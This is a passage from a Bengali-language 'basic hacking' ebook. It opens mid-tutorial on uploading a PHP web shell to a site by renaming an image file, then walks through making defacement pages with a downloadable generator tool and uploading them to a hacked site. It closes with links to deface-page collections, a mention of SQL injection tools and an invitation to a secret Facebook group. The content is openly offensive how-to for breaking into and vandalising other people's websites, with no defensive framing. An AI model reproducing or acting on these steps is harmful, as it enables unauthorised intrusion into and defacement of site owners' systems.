এখন আমি 37473.**jpg** এর যায়গায় আমার শেল নাম দিব । **47.php**
যেমনঃ আমি আপলোড করেছি **www.site.com/gallery/47.php**

এবার আমি এই লিঙ্ক দিয়ে সফল ভাবে আমার শেল এ লগইন করতে পারলাম

www.purepdfbook.com

Video Tutorial :

http://www.youtube.com/watch?v=xSl13HrQHZg&feature=youtu.be

লিখেছেনঃ **ফারুক আহমেদ**

www.purepdfbook.com


ব্যাসিক হ্যাকিং অধ্যায়-১৫

ডিফেস পেজ কি ? ডিফেস পেজ কিভাবে বানাবেন ?

ডিফেস পেজ হল আপনি কোন সাইট হ্যাক করার পর ওই সাইট এ আপনার যে ওয়েবপেজ দিবেন সেটি। যেমন আপনার হ্যাক করা সাইট এ মেসেজ দেয়ার জন্য যে ওয়েবপেজটি ব্যাবহার করবেন সেটিই ডিফেসপেজ। আজকে সুন্দর ডিফেসপেজ বানানোর কিছু টিউটোরিয়াল শেয়ার করবো।

--==::DefacePage Generator::==--

Download - http://www.mediafire.com/download/br6hdik65zhon6o/Advance+Deface+Page+Creator.rar

সফটওয়্যারটি ওপেন করলে নিচের মত একটি উইন্ডো পাবেন।

১ – আপনার পেজহেড এর নাম দিন।যেমন–3xtr3m3 H4ck3r

২ – আপনারপেজ এর নাম দিন।

৩ – পেজএ কোন পিকচার দিতে চাইলে তার লিংক দিন।

যেমন - http://i1114.photobucket.com/albums/k528/rakibulhasan09/Hacker1.gif

www.purepdfbook.com

৪ – আপনি পেজ এ যা কিছু লিখতে চান তা এখানে লিখুন।এটা আপনার মেসেজ।

৫ – আপনি যদি কোন ব্যাকগ্রাউন্ড মিউজিক দিতে চান তবে তার ইউটিউবলিংক এখানে দিন।

৬ – এটি আপনার এইচটিএমএল কোড।

৭ - Generate এ ক্লিক করে আপনার কোড জেনারেট করে নিন।


৮ - Copy তে ক্লিক করে নিন।



এবার একটি নোটপেড ওপেন করে আপনার জেনারেট করা কোডটি পেস্ট করুন। এবং নোটপেড এর File>Save as এ ক্লিক করে আপনার ডিফেসপেজ এর নাম দিয়ে .txt এর জায়গায় .html দিন। এবং নিচে ফাইলটাইপ এ All files করে দিন। সেভ হয়ে গেলে আপনার ডিফেসপেজ টি গুগল চরম বা মজিলাতে ওপেন করে দেখুন। আপনি যদি এইচটিএমএল পারেন তবে আপনি ইচ্ছা করলে ডিফেসপেজটি আরো কাস্টমাইজ করতে পারবেন।



Simple Demo - http://pastehtml.com/view/bonelu59o.html

--==::Advance Deface Page Creator::==--

Download - http://www.mediafire.com/download/br6hdik65zhon6o/Advance+Deface+Page+Creator.rar

Tutorial -
ফাইলটি ওপেন করলে নিচের মত উইন্ডো পাবেন।

এখানে আপনার নাম দিন। যেমন - X3N4X আমার নাম।




www.purepdfbook.com

এবার Enable All এ ক্লিক করুন। এতে সব ইফেক্ট অন হবে।

এবার প্রয়োজনীয় ঘর গুলো আপনার ইনফরমেশন দিয়ে পুরন করুন। এবং ইচ্ছেমত কালার পরিবর্তন করুন।

www.purepdfbook.com

Add Homepage title and texts এ ক্লিক করুন।

এবার এখানে আপনারপেজ এর নাম এবং পেজ এ আপনি কি কি মেসেজ দিতে চান তা লিখুন। এবং প্রয়োজনমত সাইজ ঠিক করে নিন।

www.purepdfbook.com

শেষ হলে এপ্লাই ওকে করে দিন।আর যদি আরো লেখা যোগ করতে চান তবে Add এ ক্লিক করুন।

লেখা শেষ হলে ওকে করে দিন।

www.purepdfbook.com

এবার Create Defacement এ ক্লিক করে আপনার ফাইলে এর নাম আর জায়গা দেখিয়ে সেভ করে নিন।

সেভ হয়ে গেলে ফাইলটি ওপেন করে দেখুন।আপনি HTML এ পারদর্শী হলে পেজটি নোটপেড এ ওপেন করে ইচ্ছেমত এডিট করে নিন। এবং আপনার হ্যাক করা সাইট এ আপলোড করে নিন।

Simple Demo - http://pastehtml.com/view/bonexk664.html

--==::আপনিযদি HTML পারেন::==--

www.purepdfbook.com

আপনি যদি HTML পারেন। তবে গুগল থেকে সার্চ দিয়ে অন্নের ডিফেসপেজ ডাউনলোড দিয়ে সেটি আপনার নাম ইনফো দিয়ে আপনার বানিয়ে দিন।

Collection –bcaware

http://www.tunerpage.com/archives/78980

http://www.tunerpage.com/archives/98804

http://www.tunerpage.com/archives/219088

http://www.tunerpage.com/archives/224434


ওয়েব প্রোগ্রামিং শিখার জন্য ৩০ টি বাংলা ই-বুক বা **pdf** বই

2 .Collection of Important Programming Languages E-books

http://www.facebook.com/download/290805637728289/Collection%20of%20Important%20Programming%20Languages%20E.rar

Collection of best SQL injection Tools::..

www.purepdfbook.com

সফটওয়্যার গুলো ডাউনলোড করতে আপনাকে গ্রুপ এ জয়েন করতে হবে।

আমাদের ফেসবুক গ্রুপ টি সেক্রেট হওয়ায় আপনে জয়েন করতে পারবেন না ।তাই কেউ যদি আমাদের গ্রুপে জয়েন করতে চান তাইলে আমাকে ফেসবুকেআপনার ফেসবুক প্রোফাইল লিঙ্ক মেসেজ দিন আমি অ্যাড করে দিব।আর কোথায়ও কোন ভুল হলে নিজগুনে ক্ষমা করে দিবেন

ফারুক আহমেদ

www.facebook.com/md.faroqueahmed

Mystrious Tusin

www.facebook.com/cyb3rc0d3

www.purepdfbook.com